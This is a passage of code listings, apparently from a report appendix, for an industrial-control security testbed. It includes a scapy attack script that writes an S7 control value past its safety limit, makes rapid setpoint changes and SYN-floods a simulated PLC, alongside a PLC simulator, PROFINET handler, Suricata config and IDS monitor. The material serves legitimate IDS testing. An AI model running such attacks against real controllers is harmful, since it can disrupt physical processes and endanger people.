85                     {dangerous_value}")
86     logging.warning("Target: MW102 (Control Value)")
87     logging.warning("Safety Limit: 20736 (75%)")
88     logging.warning("Attack Value: 25000 (90%) - EXCEEDS LIMIT")
89     logging.warning(f"Value in hex: 0x{dangerous_value:04X}")
90
91     # Build S7 Write Request packet with proper value encoding
92     ip = IP(src="192.168.100.20", dst=self.plc_ip)
93     tcp = TCP(sport=12345, dport=102, flags='PA')
94
95     # S7 write payload with dangerous value
96     s7_write = b'\x03\x00\x00\x1f' # TPKT Header
97     s7_write += b'\x02\xf0\x80'     # COTP Header
98     s7_write += b'\x32\x01\x00\x00' # S7 Header (Write command)
99     s7_write += b'\x00\x00'         # Parameters
100     s7_write += struct.pack("!H", dangerous_value) # Data: 0x61A8
101                                     (25000)
102
103     packet = ip / tcp / Raw(load=s7_write)
104
105     logging.warning("Sending malicious write command")
106     logging.warning("This should trigger IDS alerts:")
107     logging.warning(" - SID 1000003: Suspicious S7 Write Command"
108                     )
109     logging.warning(" - SID 1000004: Control Value Exceeds Safety
110                     Limit")
111     logging.warning(" - SID 1000005: Write to Critical Memory")
112
113     send(packet, verbose=False, iface=self.interface)
114
115     logging.warning("Attack packet sent!")
116     logging.warning("="*60)
117
118     return True
119
120 def attack_3_rapid_setpoint_changes(self):
121     """
122     ATTACK 3: Rapid Setpoint Changes
123     Rapidly changes setpoint values to cause instability
124     """
125     logging.warning("="*60)
126     logging.warning("ATTACK 3: Rapid Setpoint Changes")
127     logging.warning("="*60)
128
129     logging.warning("Sending rapid setpoint changes (6 times in 5
130                     seconds)")
131     logging.warning("This can cause process instability and should
132                     trigger flood detection")

```



```

127
128     values = [5000, 20000, 1000, 25000, 10000, 15000]
129
130     for i, value in enumerate(values):
131         logging.warning(f"Change {i+1}/6: Setpoint = {value}")
132
133         # Build packet
134         ip = IP(src="192.168.100.20", dst=self.plc_ip)
135         tcp = TCP(sport=12346+i, dport=102, flags='PA')
136
137         s7_write = b'\x03\x00\x00\x1f'
138         s7_write += b'\x02\xf0\x80'
139         s7_write += b'\x32\x01\x00\x00'
140         s7_write += struct.pack("!H", value)
141
142         packet = ip / tcp / Raw(load=s7_write)
143         send(packet, verbose=False, iface=self.interface)
144
145         # Shorter delay to trigger rapid detection (6 packets in
            ~5 seconds)
146         time.sleep(0.8)
147
148     logging.warning("Attack sequence completed!")
149     logging.warning("This should trigger IDS alerts:")
150     logging.warning("    - SID 1000006: Rapid Write Command Sequence")
151     logging.warning("    - SID 1000007: Multiple S7 Connections")
152     logging.warning("="*60)
153
154     return True
155
156 def attack_4_profinet_frame_flooding(self):
157     """
158     ATTACK 4: Network Flooding / DoS Attack
159     Floods the PLC with rapid TCP connections (Docker-compatible)
160     """
161     logging.warning("="*60)
162     logging.warning("ATTACK 4: Network Flooding / DoS Attack")
163     logging.warning("="*60)
164
165     logging.warning("Sending 50 rapid TCP SYN packets")
166     logging.warning("This simulates a DoS/flooding attack on the PLC")
167
168     # Send rapid SYN packets to overwhelm the PLC
169     for i in range(50):
170         try:
171             ip = IP(src="192.168.100.20", dst=self.plc_ip)
172             tcp = TCP(sport=40000+i, dport=102, flags='S') # SYN
                flood
173
174             packet = ip / tcp
175             send(packet, verbose=False, iface=self.interface)

```

```

176         if i % 10 == 0:
177             logging.warning(f"Sent {i}/50 SYN packets")
178
179             # Very short delay to create rapid flood
180             time.sleep(0.05)
181         except Exception as e:
182             logging.error(f"Error in flood attack: {e}")
183             break
184
185
186     logging.warning("Flooding attack completed!")
187     logging.warning("This should trigger IDS alerts:")
188     logging.warning("    - SID 1000008: Excessive Traffic - DoS
189       Attack")
190     logging.warning("    - SID 1000009: High Packet Rate")
191     logging.warning("=*60)
192
193     return True
194
195 def run_all_attacks(self, delay=5):
196     """Run all attack scenarios with delay between each"""
197     attacks = [
198         ("Unauthorized DCP Set-Name", self.
199          attack_1_unauthorized_dcp_set_name),
200         ("Control Value Overwrite", self.
201          attack_2_control_value_overwrite),
202         ("Rapid Setpoint Changes", self.
203          attack_3_rapid_setpoint_changes),
204         ("Profinet Frame Flooding", self.
205          attack_4_profinet_frame_flooding),
206     ]
207
208     logging.info("\n" + "=*60)
209     logging.info("ATTACK SIMULATION SUITE")
210     logging.info(f"Total attacks: {len(attacks)}")
211     logging.info(f"Delay between attacks: {delay}s")
212     logging.info("=*60 + "\n")
213
214     for idx, (name, attack_func) in enumerate(attacks, 1):
215         logging.info(f"\n[{idx}/{len(attacks)}] Preparing: {name}"
216                     )
217         time.sleep(2)
218
219         try:
220             attack_func()
221             logging.info(f"    {name} completed\n")
222         except Exception as e:
223             logging.error(f"    {name} failed: {e}\n")
224
225         if idx < len(attacks):
226             logging.info(f"Waiting {delay}s before next attack...\n")
227             time.sleep(delay)

```

```

222         logging.info("\n" + "="*60)
223         logging.info("ALL ATTACKS COMPLETED")
224         logging.info("Check IDS logs for alerts")
225         logging.info("="*60 + "\n")
226
227
228 if __name__ == "__main__":
229     # Test mode
230     attacker = AttackScenarios("192.168.100.10", "siemens-plc-01")
231     attacker.run_all_attacks()

```

Listing D.4: Attack Scenarios (attack_scenarios.py)

D.3 PLC Container

D.3.1 PLC Container Dockerfile

```

1 FROM ubuntu:22.04
2
3 # Prevent interactive prompts
4 ENV DEBIAN_FRONTEND=noninteractive
5
6 # Install dependencies
7 RUN apt-get update && apt-get install -y \
8     python3 \
9     python3-pip \
10    iproute2 \
11    iputils-ping \
12    tcpdump \
13    net-tools \
14    vim \
15    && rm -rf /var/lib/apt/lists/*
16
17 # Install Python packages
18 RUN pip3 install --no-cache-dir \
19     scapy==2.5.0 \
20     python-snap7==1.3
21
22 # Create working directory
23 WORKDIR /app
24
25 # Copy PLC simulation scripts
26 COPY plc_simulator.py .
27 COPY profinet_device.py .
28
29 # Create log directory
30 RUN mkdir -p /var/log/plc
31
32 # Expose necessary ports
33 EXPOSE 102/tcp
34
35 # Start PLC simulator

```

```
36 CMD ["python3", "plc_simulator.py"]
```

Listing D.5: PLC Dockerfile

D.3.2 PLC Simulator Module

```
1  #!/usr/bin/env python3
2  """
3  Siemens S7 PLC Simulator
4  Simulates PLC with Profinet DCP and I/O data handling
5  """
6
7  import os
8  import sys
9  import time
10 import logging
11 import threading
12 import socket
13 import struct
14 from profinet_device import ProfinetDevice
15 from scapy.all import *
16
17 # Configure logging
18 logging.basicConfig(
19     level=logging.INFO,
20     format='%(asctime)s - PLC - %(levelname)s - %(message)s',
21     handlers=[
22         logging.FileHandler('/var/log/plc/plc.log'),
23         logging.StreamHandler(sys.stdout)
24     ]
25 )
26
27 class S7PLCSimulator:
28     def __init__(self):
29         self.device_name = os.getenv('DEVICE_NAME', 'siemens-plc-01')
30         self.device_ip = os.getenv('DEVICE_IP', '192.168.100.10')
31         self.interface = 'eth0'
32
33         # I/O Data Memory
34         self.io_memory = {
35             # Digital Inputs
36             'I0.0': False,
37             'I0.1': False,
38             'I0.2': False,
39             'I0.3': False,
40
41             # Digital Outputs
42             'Q0.0': False,
43             'Q0.1': False,
44             'Q0.2': False,
45             'Q0.3': False,
46
47             # Analog Inputs (0-27648 represents 0-100%)
```

```

48         'IW64': 0,          # Analog Input Word 64
49         'IW66': 0,          # Analog Input Word 66
50
51     # Analog Outputs
52     'QW80': 13824,          # Analog Output Word 80 (50% = 13824)
53     'QW82': 0,             # Analog Output Word 82
54
55     # Memory Words (for setpoints/control values)
56     'MW100': 27648,         # Setpoint (100%)
57     'MW102': 13824,         # Control Value (50%)
58 }
59
60 # Valid ranges for critical parameters
61 self.valid_ranges = {
62     'MW100': (0, 27648),     # Setpoint: 0-100%
63     'MW102': (0, 20736),     # Control Value: 0-75% (safety
64                             # limit)
65 }
66
67 # Profinet device handler
68 self.profinet = None
69
70 # S7 Communication Socket
71 self.s7_socket = None
72
73 logging.info("="*60)
74 logging.info("S7 PLC Simulator Starting")
75 logging.info(f"Device: {self.device_name}")
76 logging.info(f"IP: {self.device_ip}")
77 logging.info("="*60)
78
79 def check_value_range(self, address, value):
80     """Check if value is within valid range for safety-critical
81     parameters"""
82     if address in self.valid_ranges:
83         min_val, max_val = self.valid_ranges[address]
84         if not (min_val <= value <= max_val):
85             logging.critical(f"SECURITY ALERT: Value out
86                             of range!")
87             logging.critical(f"Address: {address}, Value:
88                             {value}, Valid: {min_val}-{max_val}")
89             return False
90     return True
91
92 def handle_io_write(self, address, value, source_ip):
93     """Handle I/O write operations and detect anomalies"""
94     logging.info(f"I/O Write Request: {address} = {value} from {
95                 source_ip}")
96
97     # Check for unauthorized value overwrites
98     if address in ['MW100', 'MW102']:
99         if not self.check_value_range(address, value):

```

```

95         logging.critical(f"                BLOCKING unauthorized value
96             write to {address}")
97         return False
98
99     # Check for suspicious rapid changes
100     old_value = self.io_memory.get(address, 0)
101     change_percent = abs(value - old_value) / 27648.0 * 100
102
103     if change_percent > 50: # More than 50% change
104         logging.warning(f"                Large value change detected:
105             {change_percent:.1f}%")
106         logging.warning(f"                {address}: {old_value} -> {
107             value}")
108
109     # Update memory
110     old_value = self.io_memory.get(address, 'N/A')
111     self.io_memory[address] = value
112     logging.info(f"Memory updated: {address} = {value} (was {
113         old_value}")
114
115     return True
116
117 def start_s7_server(self):
118     """Start S7 communication server (TCP port 102)"""
119     try:
120         self.s7_socket = socket.socket(socket.AF_INET, socket.
121             SOCK_STREAM)
122         self.s7_socket.setsockopt(socket.SOL_SOCKET, socket.
123             SO_REUSEADDR, 1)
124         self.s7_socket.bind((self.device_ip, 102))
125         self.s7_socket.listen(5)
126
127         logging.info(f"S7 Server listening on {self.device_ip}:102
128             ")
129
130         while True:
131             try:
132                 client_sock, client_addr = self.s7_socket.accept()
133                 logging.info(f"S7 Connection from {client_addr}")
134
135                 # Handle S7 communication in separate thread
136                 threading.Thread(
137                     target=self.handle_s7_client,
138                     args=(client_sock, client_addr),
139                     daemon=True
140                 ).start()
141
142             except Exception as e:
143                 logging.error(f"Error accepting S7 connection: {e}
144                     ")
145                 time.sleep(1)
146
147     except Exception as e:

```

```

140         logging.error(f"Failed to start S7 server: {e}")
141
142     def handle_s7_client(self, client_sock, client_addr):
143         """Handle individual S7 client connection"""
144         try:
145             while True:
146                 data = client_sock.recv(4096)
147                 if not data:
148                     break
149
150                 # Simple S7 protocol handling (simplified)
151                 logging.debug(f"Received S7 data from {client_addr}: {
                    len(data)} bytes")
152
153                 # Send acknowledgment
154                 client_sock.send(b'\x03\x00\x00\x16') # Simple ACK
155
156             except Exception as e:
157                 logging.error(f"S7 client error: {e}")
158         finally:
159             client_sock.close()
160             logging.info(f"S7 connection closed: {client_addr}")
161
162     def simulate_process(self):
163         """Simulate a simple process control loop"""
164         logging.info("Starting process simulation loop")
165
166         while True:
167             try:
168                 # Simulate sensor readings
169                 self.io_memory['IW64'] = int(time.time() % 27648)
170
171                 # Simple control logic
172                 setpoint = self.io_memory['MW100']
173                 control_value = self.io_memory['MW102']
174                 current_value = self.io_memory['IW64']
175
176                 # Log current state every 10 seconds
177                 if int(time.time()) % 10 == 0:
178                     logging.info(f"Process State: Setpoint={setpoint},
                        Control={control_value}, Current={
                            current_value}")
179
180                 time.sleep(1)
181
182             except Exception as e:
183                 logging.error(f"Process simulation error: {e}")
184                 time.sleep(1)
185
186     def run(self):
187         """Main run method"""
188         try:
189             # Initialize Profinet device

```

```

190         self.profinet = ProfinetDevice(self.device_name, self.
            device_ip, self.interface)
191
192         # Start process simulation in background
193         process_thread = threading.Thread(target=self.
            simulate_process, daemon=True)
194         process_thread.start()
195
196         # Start S7 server in background
197         s7_thread = threading.Thread(target=self.start_s7_server,
            daemon=True)
198         s7_thread.start()
199
200         logging.info("All services started successfully")
201         logging.info("PLC is ready to accept connections")
202
203         # Start Profinet listener (blocking)
204         self.profinet.start_listening()
205
206         except KeyboardInterrupt:
207             logging.info("Shutting down PLC simulator...")
208         except Exception as e:
209             logging.error(f"Fatal error: {e}", exc_info=True)
210         finally:
211             if self.s7_socket:
212                 self.s7_socket.close()
213
214 if __name__ == "__main__":
215     plc = S7PLCSimulator()
216     plc.run()

```

Listing D.6: PLC Simulator (plc_simulator.py)

D.3.3 PROFINET Device Module

```

1  #!/usr/bin/env python3
2  """
3  Profinet DCP Device Implementation
4  Handles Discovery and Configuration Protocol (DCP) for Siemens PLC
    simulation
5  """
6
7  from scapy.all import *
8  from scapy.contrib.pnio import *
9  import socket
10 import struct
11 import logging
12 import time
13
14 # Configure logging
15 logging.basicConfig(
16     level=logging.INFO,
17     format='%(asctime)s - PLC-PROFINET - %(levelname)s - %(message)s'

```



```

18 )
19
20 class ProfinetDevice:
21     def __init__(self, device_name, device_ip, interface='eth0'):
22         self.device_name = device_name
23         self.device_ip = device_ip
24         self.interface = interface
25
26         # Get MAC address
27         self.mac_address = get_if_hwaddr(interface)
28
29         # Profinet DCP constants
30         self.PROFINET_ETHERTYPE = 0x8892
31         self.DCP_SERVICE_ID_GET = 0x03
32         self.DCP_SERVICE_ID_SET = 0x04
33         self.DCP_SERVICE_ID_IDENTIFY = 0x05
34
35         # Device state
36         self.authorized_hmi_macs = [] # Whitelist for authorized HMIs
37         self.io_data = {
38             'input_1': 0,
39             'input_2': 0,
40             'output_1': 0,
41             'output_2': 0,
42             'setpoint': 100,
43             'control_value': 50
44         }
45
46         logging.info(f"Profinet Device initialized: {device_name}")
47         logging.info(f"IP: {device_ip}, MAC: {self.mac_address},
48             Interface: {interface}")
49
50     def build_dcp_identify_response(self, dst_mac):
51         """Build DCP Identify Response packet"""
52         # Ethernet layer
53         eth = Ether(src=self.mac_address, dst=dst_mac, type=self.
54             PROFINET_ETHERTYPE)
55
56         # Build Profinet DCP response manually
57         # Frame ID for DCP (0xFEFE - 0xFEFF range)
58         frame_id = struct.pack("!H", 0xFEFE)
59
60         # Service ID: Identify Response (0x05), Service Type: Response
61         # Success (0x01)
62         service_id = struct.pack("!B", 0x05)
63         service_type = struct.pack("!B", 0x01)
64
65         # Transaction ID (echo from request)
66         xid = struct.pack("!I", int(time.time()) & 0xFFFFFFFF)
67
68         # Response length
69         response_delay = struct.pack("!H", 0)

```

```

68 # DCE/RPC data
69 # Option: NameOfStation (0x02, 0x02)
70 name_option = struct.pack("!BB", 0x02, 0x02)
71 name_len = struct.pack("!H", len(self.device_name))
72 name_data = self.device_name.encode()
73
74 # Padding to align to 2-byte boundary
75 if len(name_data) % 2:
76     name_data += b'\x00'
77
78 # Option: IP Parameter (0x01, 0x02)
79 ip_option = struct.pack("!BB", 0x01, 0x02)
80 ip_len = struct.pack("!H", 12) # IP + Netmask + Gateway
81 ip_parts = [int(x) for x in self.device_ip.split('.')]
82 ip_data = struct.pack("!4B4B4B",
83                        *ip_parts, # IP
84                        255, 255, 255, 0, # Netmask
85                        192, 168, 100, 1) # Gateway
86
87 # Option: Device ID (0x02, 0x01)
88 device_id_option = struct.pack("!BB", 0x02, 0x01)
89 device_id_len = struct.pack("!H", 4)
90 device_id_data = struct.pack("!HH", 0x002a, 0x0001) # Siemens
91     Vendor ID
92
93 # Combine all parts
94 payload = (frame_id + service_id + service_type + xid +
95            response_delay +
96            name_option + name_len + name_data +
97            ip_option + ip_len + ip_data +
98            device_id_option + device_id_len + device_id_data)
99
100 packet = eth / Raw(load=payload)
101 return packet
102
103 def handle_dcp_set_name(self, packet, src_mac):
104     """Handle DCP Set-Name request and detect unauthorized
105     attempts"""
106     logging.warning(f"DCP SET-NAME request received from {src_mac}")
107
108     # Check if source is authorized
109     if src_mac not in self.authorized_hmi_macs and len(self.
110        authorized_hmi_macs) > 0:
111         logging.critical(f"SECURITY ALERT: Unauthorized
112            DCP Set-Name from {src_mac}")
113         logging.critical(f"Attempted name change detected
114            - BLOCKING")
115         return None
116
117     try:
118         # Extract new name from packet (simplified)
119         raw_data = bytes(packet[Raw].load)

```

```

114         # In real implementation, parse DCP TLV structure
115         logging.warning(f"Set-Name request from {src_mac} - would
                           change device name")
116
117         # Send negative response (not permitted)
118         return self.build_dcp_error_response(packet[Ether].src)
119     except:
120         logging.error("Failed to parse DCP Set-Name request")
121         return None
122
123     def build_dcp_error_response(self, dst_mac):
124         """Build DCP error response"""
125         eth = Ether(src=self.mac_address, dst=dst_mac, type=self.
                     PROFINET_ETHERTYPE)
126
127         frame_id = struct.pack("!H", 0xFEFE)
128         service_id = struct.pack("!B", 0x05) # Set response
129         service_type = struct.pack("!B", 0x00) # Error
130         xid = struct.pack("!I", int(time.time()) & 0xFFFFFFFF)
131
132         payload = frame_id + service_id + service_type + xid
133         packet = eth / Raw(load=payload)
134
135         return packet
136
137     def handle_profinet_packet(self, packet):
138         """Main packet handler for Profinet DCP"""
139         if not packet.haslayer(Ether):
140             return
141
142         # Check if it's a Profinet packet
143         if packet[Ether].type != self.PROFINET_ETHERTYPE:
144             return
145
146         src_mac = packet[Ether].src
147
148         # Check if packet has Raw payload
149         if not packet.haslayer(Raw):
150             return
151
152         try:
153             raw_data = bytes(packet[Raw].load)
154
155             if len(raw_data) < 2:
156                 return
157
158             # Extract Frame ID
159             frame_id = struct.unpack("!H", raw_data[0:2])[0]
160
161             # DCP Identify Request (Frame ID 0xFEFC - 0xFEFD)
162             if frame_id in [0xFEFC, 0xFEFD]:
163                 if len(raw_data) >= 4:
164                     service_id = raw_data[2]

```

```

165         if service_id == 0x05: # Identify
166             logging.info(f"DCP Identify request from {
167                 src_mac}")
168             response = self.build_dcp_identify_response(
169                 src_mac)
170             sendp(response, iface=self.interface, verbose=
171                 False)
172
173         elif service_id == 0x04: # Set request
174             logging.warning(f"DCP Set request from {
175                 src_mac}")
176             self.handle_dcp_set_name(packet, src_mac)
177
178     except Exception as e:
179         logging.debug(f"Error processing packet: {e}")
180
181     def start_listening(self):
182         """Start listening for Profinet DCP packets"""
183         logging.info("Starting Profinet DCP listener...")
184
185         # Create BPF filter for Profinet
186         filter_str = f"ether proto 0x8892"
187
188         logging.info(f"Listening on {self.interface} for Profinet DCP
189             packets")
190         logging.info(f"Device Name: {self.device_name}")
191
192         # Start sniffing
193         sniff(iface=self.interface,
194             filter=filter_str,
195             prn=self.handle_profinet_packet,
196             store=0)
197
198 if __name__ == "__main__":
199     # Test mode
200     device = ProfinetDevice("siemens-plc-01", "192.168.100.10", "eth0"
201         )
202     device.start_listening()

```

Listing D.7: PROFINET Device (profinet_device.py)

D.4 IDS-Suricata Container

D.4.1 IDS Container Dockerfile

```

1 FROM ubuntu:22.04
2
3 ENV DEBIAN_FRONTEND=noninteractive
4
5 # Install Suricata and dependencies
6 RUN apt-get update && apt-get install -y \

```

```

7      suricata \
8      python3 \
9      python3-pip \
10     iproute2 \
11     iputils-ping \
12     tcpdump \
13     net-tools \
14     vim \
15     jq \
16     ethtool \
17     && rm -rf /var/lib/apt/lists/*
18
19 # Install Python packages
20 RUN pip3 install --no-cache-dir \
21     scapy==2.5.0
22
23 # Create directories
24 RUN mkdir -p /var/log/suricata \
25     /etc/suricata/rules \
26     /var/run/suricata
27
28 # Copy configuration files
29 COPY suricata.yaml /etc/suricata/suricata.yaml
30 COPY rules/profinet.rules /etc/suricata/rules/profinet.rules
31 COPY start_ids.sh /app/start_ids.sh
32 COPY monitor.py /app/monitor.py
33
34 RUN chmod +x /app/start_ids.sh
35
36 WORKDIR /app
37
38 CMD ["/app/start_ids.sh"]

```

Listing D.8: IDS Dockerfile

D.4.2 Suricata Configuration

```

1 %YAML 1.1
2 ---
3
4 # Suricata Configuration for OT/ICS Profinet Monitoring
5 # Optimized for Docker container deployment
6
7 vars:
8   address-groups:
9     HOME_NET: "[192.168.100.0/24]"
10    EXTERNAL_NET: "!"$HOME_NET"
11
12    HTTP_SERVERS: "$HOME_NET"
13    SMTP_SERVERS: "$HOME_NET"
14    SQL_SERVERS: "$HOME_NET"
15    DNS_SERVERS: "$HOME_NET"
16    TELNET_SERVERS: "$HOME_NET"

```

```

17     AIM_SERVERS: "$EXTERNAL_NET"
18     DC_SERVERS: "$HOME_NET"
19     DNP3_SERVER: "$HOME_NET"
20     DNP3_CLIENT: "$HOME_NET"
21     MODBUS_CLIENT: "$HOME_NET"
22     MODBUS_SERVER: "$HOME_NET"
23     ENIP_CLIENT: "$HOME_NET"
24     ENIP_SERVER: "$HOME_NET"
25
26     port-groups:
27         HTTP_PORTS: "80"
28         SHELLCODE_PORTS: "!80"
29         ORACLE_PORTS: 1521
30         SSH_PORTS: 22
31         DNP3_PORTS: 20000
32         MODBUS_PORTS: 502
33         FILE_DATA_PORTS: "[$HTTP_PORTS,110,143]"
34         FTP_PORTS: 21
35         GENEVE_PORTS: 6081
36         VXLAN_PORTS: 4789
37         TEREDO_PORTS: 3544
38
39     # Default logging directory
40     default-log-dir: /var/log/suricata/
41
42     stats:
43         enabled: yes
44         interval: 8
45
46     outputs:
47         - fast:
48             enabled: yes
49             filename: fast.log
50             append: yes
51
52         - eve-log:
53             enabled: yes
54             filetype: regular
55             filename: eve.json
56             types:
57                 - alert:
58                     payload: yes
59                     payload-buffer-size: 4kb
60                     payload-printable: yes
61                     packet: yes
62                     metadata: yes
63                     tagged-packets: yes
64                 - anomaly:
65                     enabled: yes
66                     types:
67                         - http:
68                             extended: yes
69                 - dns:

```

```

70         enabled: yes
71     - tls:
72         extended: yes
73     - files:
74         force-magic: yes
75     - smtp:
76     - ssh
77     - stats:
78         totals: yes
79         threads: no
80         deltas: no
81     - flow
82
83 - unified2-alert:
84     enabled: no
85
86 - http-log:
87     enabled: no
88
89 - tls-log:
90     enabled: no
91
92 - dns-log:
93     enabled: no
94
95 - pcap-log:
96     enabled: yes
97     filename: log.pcap
98     limit: 500mb
99     max-files: 10
100    compression: none
101    mode: normal
102    use-stream-depth: no
103    honor-pass-rules: no
104
105 - alert-debug:
106     enabled: no
107     filename: alert-debug.log
108     append: yes
109
110 - alert-prelude:
111     enabled: no
112
113 - stats:
114     enabled: yes
115     filename: stats.log
116     append: yes
117     totals: yes
118     threads: yes
119
120 - syslog:
121     enabled: no
122

```

```

123 - file-store:
124     version: 2
125     enabled: no
126
127 - tcp-data:
128     enabled: no
129     type: file
130     filename: tcp-data.log
131
132 - http-body-data:
133     enabled: no
134     type: file
135     filename: http-data.log
136
137 - lua:
138     enabled: no
139
140 logging:
141     default-log-level: info
142     outputs:
143     - console:
144         enabled: yes
145     - file:
146         enabled: yes
147         level: info
148         filename: /var/log/suricata/suricata.log
149     - syslog:
150         enabled: no
151
152 # af-packet configuration (for inline/IPS mode)
153 af-packet:
154     - interface: eth0
155       threads: 1
156       cluster-id: 99
157       cluster-type: cluster_flow
158       defrag: yes
159       use-mmap: yes
160       tpacket-v3: yes
161
162 # PCAP configuration
163 pcap:
164     - interface: eth0
165       buffer-size: 32768
166       checksum-checks: auto
167
168 # Application layer protocols
169 app-layer:
170     protocols:
171     rfb:
172         enabled: yes
173     mqtt:
174         enabled: yes
175         max-msg-length: 1mb

```



```

176 krb5:
177     enabled: yes
178 snmp:
179     enabled: yes
180 ikev2:
181     enabled: yes
182 tls:
183     enabled: yes
184     detection-ports:
185         dp: 443
186 dcerpc:
187     enabled: yes
188 ftp:
189     enabled: yes
190 ssh:
191     enabled: yes
192 smtp:
193     enabled: yes
194 imap:
195     enabled: detection-only
196 smb:
197     enabled: yes
198     detection-ports:
199         dp: 139, 445
200 nfs:
201     enabled: yes
202 tftp:
203     enabled: yes
204 dns:
205     tcp:
206         enabled: yes
207         detection-ports:
208             dp: 53
209     udp:
210         enabled: yes
211         detection-ports:
212             dp: 53
213 http:
214     enabled: yes
215     libhttp:
216         default-config:
217             personality: IDS
218             request-body-limit: 100kb
219             response-body-limit: 100kb
220             request-body-minimal-inspect-size: 32kb
221             request-body-inspect-window: 4kb
222             response-body-minimal-inspect-size: 40kb
223             response-body-inspect-window: 16kb
224             response-body-decompress-layer-limit: 2
225             http-body-inline: auto
226             swf-decompression:
227                 enabled: yes
228                 type: both

```

```

229         compress-depth: 0
230         decompress-depth: 0
231         double-decode-path: no
232         double-decode-query: no
233     modbus:
234         enabled: yes
235         detection-ports:
236             dp: 502
237         stream-depth: 0
238     dnp3:
239         enabled: yes
240         detection-ports:
241             dp: 20000
242     enip:
243         enabled: yes
244         detection-ports:
245             dp: 44818
246             sp: 44818
247
248 # Suricata core settings
249 engine-analysis:
250     rules-fast-pattern: yes
251     rules: yes
252
253 pcre:
254     match-limit: 3500
255     match-limit-recursion: 1500
256
257 # Host table configuration
258 host-mode: auto
259
260 # Exception policy (for inline mode)
261 exception-policy: auto
262
263 # Defragmentation settings
264 defrag:
265     memcap: 32mb
266     hash-size: 65536
267     trackers: 65535
268     max-frags: 65535
269     prealloc: yes
270     timeout: 60
271
272 # Flow settings
273 flow:
274     memcap: 128mb
275     hash-size: 65536
276     prealloc: 10000
277     emergency-recovery: 30
278
279 # Stream engine
280 stream:
281     memcap: 64mb

```

```

282 checksum-validation: yes
283 inline: auto
284 reassembly:
285     memcap: 256mb
286     depth: 1mb
287     toserver-chunk-size: 2560
288     toclient-chunk-size: 2560
289     randomize-chunk-size: yes
290
291 # Host table
292 host:
293     hash-size: 4096
294     prealloc: 1000
295     memcap: 32mb
296
297 # IP Reputation
298 reputation-categories-file: /etc/suricata/rules/reputation-categories.
    txt
299 default-reputation-path: /etc/suricata/rules
300 reputation-files:
301
302 # Detection engine settings
303 detect:
304     profile: medium
305     custom-values:
306         toclient-groups: 3
307         toserver-groups: 25
308     sgh-mpm-context: auto
309     inspection-recursion-limit: 3000
310
311     prefilter:
312         default: mpm
313
314     grouping:
315
316     profiling:
317         grouping:
318             dump-to-disk: false
319             include-rules: false
320             include-mpm-stats: false
321
322 # Mpm settings
323 mpm-algo: auto
324 spm-algo: auto
325
326 # Threading
327 threading:
328     set-cpu-affinity: no
329     cpu-affinity:
330         - management-cpu-set:
331             cpu: [ 0 ]
332         - receive-cpu-set:
333             cpu: [ 0 ]

```

```

334     - worker-cpu-set:
335         cpu: [ "all" ]
336 detect-thread-ratio: 1.0
337
338 # Profiling
339 profiling:
340     rules:
341         enabled: yes
342         filename: rule_perf.log
343         append: yes
344         limit: 10
345         json: yes
346     keywords:
347         enabled: yes
348         filename: keyword_perf.log
349         append: yes
350     prefilter:
351         enabled: yes
352         filename: prefilter_perf.log
353         append: yes
354     rulegroups:
355         enabled: yes
356         filename: rule_group_perf.log
357         append: yes
358     packets:
359         enabled: yes
360         filename: packet_stats.log
361         append: yes
362     csv:
363         enabled: no
364         filename: packet_stats.csv
365     locks:
366         enabled: no
367         filename: lock_stats.log
368         append: yes
369     pcap-log:
370         enabled: no
371         filename: pcaplog_stats.log
372         append: yes
373
374 # Netfilter configuration (for IPS mode)
375 nfq:
376
377 # Capture mode
378 capture:
379
380 # Unix socket
381 unix-command:
382     enabled: auto
383
384 # Legacy logging (disabled)
385 legacy:
386     uricontent: enabled

```

```

387
388 # Rule files
389 default-rule-path: /etc/suricata/rules
390
391 rule-files:
392   - profinet.rules
393
394 classification-file: /etc/suricata/classification.config
395 reference-config-file: /etc/suricata/reference.config
396
397 # Lua scripting
398 # lua:
399
400 # GeoIP (disabled in minimal config)
401 # geoip-database: /usr/share/GeoIP/GeoIP.dat
402
403 # Action order
404 action-order:
405   - pass
406   - drop
407   - reject
408   - alert

```

Listing D.9: Suricata Configuration (suricata.yaml)

D.4.3 IDS Monitoring Module

```

1  #!/usr/bin/env python3
2  """
3  Real-time IDS Alert Monitor
4  Monitors Suricata alerts and provides real-time analysis
5  """
6
7  import json
8  import time
9  import os
10 from datetime import datetime
11 from collections import defaultdict
12
13 class IDSMonitor:
14     """Monitor and analyze Suricata alerts"""
15
16     def __init__(self, eve_log_path='/var/log/suricata/eve.json'):
17         self.eve_log_path = eve_log_path
18         self.alert_counts = defaultdict(int)
19         self.attack_detected = False
20
21     def print_banner(self):
22         """Print monitoring banner"""
23         print("\n" + "="*70)
24         print(" " * 15 + "RASPBERRY PI IDS - SURICATA MONITOR")
25         print("="*70)
26         print(f"Monitoring: {self.eve_log_path}")

```

```

27     print(f"Started: {datetime.now().strftime('%Y-%m-%d %H:%M:%S')}")
28         })
29     print("="*70 + "\n")
30
31     def parse_alert(self, alert_data):
32         """Parse and format alert"""
33         try:
34             signature = alert_data.get('alert', {}).get('signature', 'Unknown')
35             severity = alert_data.get('alert', {}).get('severity', 0)
36             src_ip = alert_data.get('src_ip', 'Unknown')
37             dst_ip = alert_data.get('dest_ip', 'Unknown')
38             proto = alert_data.get('proto', 'Unknown')
39
40             # Get Ethernet info if available
41             src_mac = alert_data.get('src_mac', 'Unknown')
42             dst_mac = alert_data.get('dest_mac', 'Unknown')
43
44             timestamp = alert_data.get('timestamp', datetime.now().isoformat())
45
46             return {
47                 'timestamp': timestamp,
48                 'signature': signature,
49                 'severity': severity,
50                 'src_ip': src_ip,
51                 'dst_ip': dst_ip,
52                 'src_mac': src_mac,
53                 'dst_mac': dst_mac,
54                 'proto': proto
55             }
56         except Exception as e:
57             print(f"Error parsing alert: {e}")
58             return None
59
60     def display_alert(self, alert):
61         """Display formatted alert"""
62         severity_map = {
63             1: "CRITICAL",
64             2: "HIGH",
65             3: "MEDIUM"
66         }
67
68         severity_str = severity_map.get(alert['severity'], "INFO")
69
70         print("\n" + " " * 70)
71         print(f"ALERT DETECTED - {severity_str}")
72         print(" " * 70)
73         print(f"Time: {alert['timestamp']}")
74         print(f"Signature: {alert['signature']}")
75         print(f"Protocol: {alert['proto']}")
76         print(f"Source: {alert['src_ip']} ({alert['src_mac']})")
77         print(f"Dest: {alert['dst_ip']} ({alert['dst_mac']})")

```

```

77         print(" " * 70)
78
79         # Update statistics
80         self.alert_counts[alert['signature']] += 1
81         self.attack_detected = True
82
83     def display_statistics(self):
84         """Display alert statistics"""
85         if not self.alert_counts:
86             return
87
88         print("\n" + "=" * 70)
89         print(" " * 25 + "ALERT STATISTICS")
90         print("=" * 70)
